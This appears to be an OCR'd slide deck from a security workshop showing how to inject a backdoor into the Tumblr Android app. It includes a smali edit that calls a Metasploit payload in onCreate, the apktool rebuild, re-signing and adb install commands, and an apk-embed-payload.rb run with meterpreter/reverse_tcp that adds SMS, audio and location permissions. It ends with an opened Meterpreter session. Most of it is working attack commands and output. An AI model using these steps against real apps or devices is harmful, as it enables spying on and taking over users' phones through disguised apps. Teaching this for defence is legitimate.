
```
112
113     if-eqz v0, :cond_0
114
115     .line 84
116     invoke-static {p0}, Lcom/appsflyer/AppsFlyerLib;->sendTracking(Landroid/content/Context;)V
117
118     .line 86
119     :cond_0
120     return-void
121 .end method
122
123
124 # virtual methods
125 .method protected onCreate(Landroid/os/Bundle;)V
126     .locals 3
127     .param p1, "savedInstanceState"    # Landroid/os/Bundle;
128
129     .prologue
130     .line 54
131     invoke-super {p0, p1}, Lcom/tumblr/ui/activity/TrackableActivity;->onCreate(Landroid/os/Bundle;)V
132     invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
133
134
135     .line 56
136     invoke-virtual {p0}, Lcom/tumblr/ui/activity/JumpoffActivity;->getIntent()Landroid/content/Intent;
137
138     move-result-object v0
139
140     invoke-virtual {v0}, Landroid/content/Intent;->getExtras()Landroid/os/Bundle;
141
142     move-result-object v0
143
144     if-eqz v0, :cond_0
145
```

Line: 132 Column: 2 Plain Text Tab Size: 4 Symbol

```
raiser:tumblr_bd ammar$ apktool b tumblr
I: Using Apktool 2.1.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
W: Unknown file type, ignoring: tumblr/smali/com/tumblr/.DS_Store
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether resources has changed...
I: Building resources...
W: warning: string 'are_you_sure_you_want_to_log_out' has no default translation.
W: warning: string 'dialog_btn_log_in' has no default translation.
W: warning: string 'follow_some_blogs' has no default translation.
W: warning: string 'follow_some_blogs_please' has no default translation.
W: warning: string 'gallery_empty_sub_header_photo' has no default translation.
W: warning: string 'get_started_continue_mode' has no default translation.
W: warning: string 'good_one_three_more' has no default translation.
W: warning: string 'liked_this_plural' has no default translation.
W: warning: string 'log_in' has no default translation.
W: warning: string 'logging_out' has no default translation.
W: warning: string 'login_button_title' has no default translation.
W: warning: string 'logout' has no default translation.
W: warning: string 'messaging_setting_status_toggle_off' has no default translation.
W: warning: string 'messaging_setting_status_toggle_on' has no default translation.
W: warning: string 'nice_follow_four_more' has no default translation.
W: warning: string 'okay_fine_x_more' has no default translation.
W: warning: string 'outrageous_one_more' has no default translation.
W: warning: string 'perfect' has no default translation.
W: warning: string 'permission_denied_share_activity_toast' has no default translation.
W: warning: string 'permissions_denied_description_snackbar' has no default translation.
W: warning: string 'push_not_nag_dialog_message' has no default translation.
W: warning: string 'sheesh_x_more' has no default translation.
W: warning: string 'sign_up' has no default translation.
W: warning: string 'so_picky_x_more' has no default translation.
W: warning: string 'when_you_follow_some_blogs' has no default translation.
W: warning: string 'x_y_and_others' has no default translation.
W: warning: string 'yahoo_name_change_blog_name' has no default translation.
W: warning: string 'yeah_good_call_x_more' has no default translation.
W: warning: string 'yes_two_more' has no default translation.
W: warning: string 'youtube' has no default translation.
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
raiser:tumblr_bd ammar$
```

INJECTING BACKDOOR TO APPS

- jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore tumblr/dist/tumblr.apk key
- ./zipalign -v 4 tumblr/dist/tumblr.apk tumblr_update.apk
- adb install tumblr_update.apk


root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
msf exploit(handler) > set LHOST 192.168.176.179
LHOST => 192.168.176.179
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.176.179:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.176.1
[*] Meterpreter session 1 opened (192.168.176.179:4444 -> 192.168.176.1:50498) a
t 2016-04-20 09:49:43 -0400
meterpreter > sysinfo
Computer : localhost
OS : Android 5.1 - Linux 3.10.0-genymotion-g08e528d (x86_64)
Meterpreter : java/android
meterpreter >

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

MOBILE BASED

Injecting Backdoor into valid Android Applications

INJECTING BACKDOOR TO APPS


- Using apk-embed-payload.rb
  - Original version: apk_backdoor.rb
    - https://github.com/timwr/metasploit-framework/blob/apk_backdoor/tools/apk_backdoor.rb
  - Modified version: apk_embeed_backdoor.rb
    - https://gist.github.com/SkullTech/a62d106b55562cc1ab88

INJECTING BACKDOOR TO APPS


- ruby apk-embed-payload.rb [apps].apk -p android/meterpreter/reverse_tcp lhost=IP lport=port
- java -jar SignApk/signapk.jar SignApk/testkey.x509.pem SignApk/testkey.pk8 [apps]_backdoored.apk [apps]_update.apk

TUMBLR

Injecting Backdoor into valid Android Applications



```
root@kali:~/Desktop/embed-apk# ruby apk-embed-payload.rb tumblr.apk -p android/meterpreter/reverse_tcp lhost=192.168.176.179 lport=4443
[*] Generating msfvenom payload..
[*] Signing payload..
[*] Decompiling orignal APK..
[*] Decompiling payload APK..
[*] Locating onCreate() hook..
[*] Copying payload files..
[*] Loading original/smali/com/tumblr/ui/activity/JumpoffActivity.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding android.permission.CHANGE_WIFI_STATE
[*] Adding android.permission.ACCESS_COURSE_LOCATION
[*] Adding android.permission.ACCESS_FINE_LOCATION
[*] Adding android.permission.READ_PHONE_STATE
[*] Adding android.permission.SEND_SMS
[*] Adding android.permission.RECEIVE_SMS
[*] Adding android.permission.RECORD_AUDIO
[*] Adding android.permission.CALL_PHONE
[*] Adding android.permission.WRITE_CONTACTS
[*] Adding android.permission.RECORD_AUDIO
[*] Adding android.permission.WRITE_SETTINGS
[*] Adding android.permission.READ_SMS
[*] Adding android.permission.RECEIVE_BOOT_COMPLETED
[*] Rebuilding tumblr.apk with meterpreter injection as tumblr_backdoored.apk..
W: warning: string 'are_you_sure_you_want_to_log_out' has no default translation.
W: warning: string 'dialog_btn_log_in' has no default translation.
W: warning: string 'follow_some_blogs' has no default translation.
W: warning: string 'follow_some_blogs_please' has no default translation.
W: warning: string 'gallery_empty_sub_header_photo' has no default translation.
W: warning: string 'get_started_continue_mode' has no default translation.
W: warning: string 'good_one_three_more' has no default translation.
W: warning: string 'liked_this_plural' has no default translation.
W: warning: string 'log_in' has no default translation.
W: warning: string 'logging_out' has no default translation.
W: warning: string 'login_button_title' has no default translation.
W: warning: string 'logout' has no default translation.
W: warning: string 'messaging_setting_status_toggle_off' has no default translation.
W: warning: string 'messaging_setting_status_toggle_on' has no default translation.
W: warning: string 'nice_follow_four_more' has no default translation.
W: warning: string 'okay_fine_x_more' has no default translation.
W: warning: string 'outrageous_one_more' has no default translation.
W: warning: string 'perfect' has no default translation.
W: warning: string 'permission_denied_share_activity_toast' has no default translation.
W: warning: string 'permissions_denied_description_snackbar' has no default translation.
W: warning: string 'push_not_nag_dialog_message' has no default translation.
W: warning: string 'sheesh_x_more' has no default translation.
W: warning: string 'sign_up' has no default translation.
W: warning: string 'so_picky_x_more' has no default translation.
W: warning: string 'when_you_follow_some_blogs' has no default translation.
W: warning: string 'x_y_and_others' has no default translation.
W: warning: string 'yahoo_name_change_blog_name' has no default translation.
W: warning: string 'yeah_good_call_x_more' has no default translation.
W: warning: string 'yes_two_more' has no default translation.
W: warning: string 'youtube' has no default translation.
[*] Signing tumblr_backdoored.apk ..
[+] Infected file tumblr_backdoored.apk ready.
root@kali:~/Desktop/embed-apk# java -jar SignApk/signapk.jar SignApk/testkey.x509.pem SignApk/testkey.pk8 tumblr_backdoored.apk tumblr_update.apk
```


tools — -bash — 87×24
/Applications/Genymotion.app/Contents/MacOS/tools — -bash
[raiser:tools ammar$ ./adb shell ls -la /data/app/ | grep tumblr
drwxr-xr-x system   system   2016-04-16 04:31 com.tumblr-1
[raiser:tools ammar$ ./adb pull /data/app/com.tumblr-1/ /Volumes/exia/Seminar\ \&\ Works
hop/lsn/d2/soceng/apk-embed
pull: building file list...
pull: /data/app/com.tumblr-1/lib/x86/libcustom_gif_encoder.so -> /Volumes/exia/Seminar
& Workshop/lsn/d2/soceng/apk-embed/lib/x86/libcustom_gif_encoder.so
pull: /data/app/com.tumblr-1/lib/x86/libc++_shared.so -> /Volumes/exia/Seminar & Worksh
op/lsn/d2/soceng/apk-embed/lib/x86/libc++_shared.so
pull: /data/app/com.tumblr-1/lib/x86/libyahoo_ymagine.so -> /Volumes/exia/Seminar & Wor
kshop/lsn/d2/soceng/apk-embed/lib/x86/libyahoo_ymagine.so
pull: /data/app/com.tumblr-1/base.apk -> /Volumes/exia/Seminar & Workshop/lsn/d2/soceng
/apk-embed/base.apk
4 files pulled. 0 files skipped.
1201 KB/s (33517849 bytes in 27.233s)
[raiser:tools ammar$ ./adb install /Volumes/exia/Seminar\ \&\ Workshop/lsn/d2/soceng/apk
-embed/tumblr_update.apk
4441 KB/s (31200371 bytes in 6.859s)
WARNING: linker: libhoudini.so has text relocations. This is wasting memory and prevent
s security hardening. Please fix.
pkg: /data/local/tmp/tumblr_update.apk
Success
raiser:tools ammar$
Fresh
Samsung Galaxy Note 3 - 4.4.4 - API 19 - 1080x1920
Reversing
Reverse-new-5.1.0
5.1.0 with playstore
Custom Phone - 5.1.0 - API 22 - 768x1280
User: wkrama
Genymotion for personal use - Custom Pl
Welcome to Tum
Now push the but
GET STARTED
SIGN IN
Posted by skiphursh

```
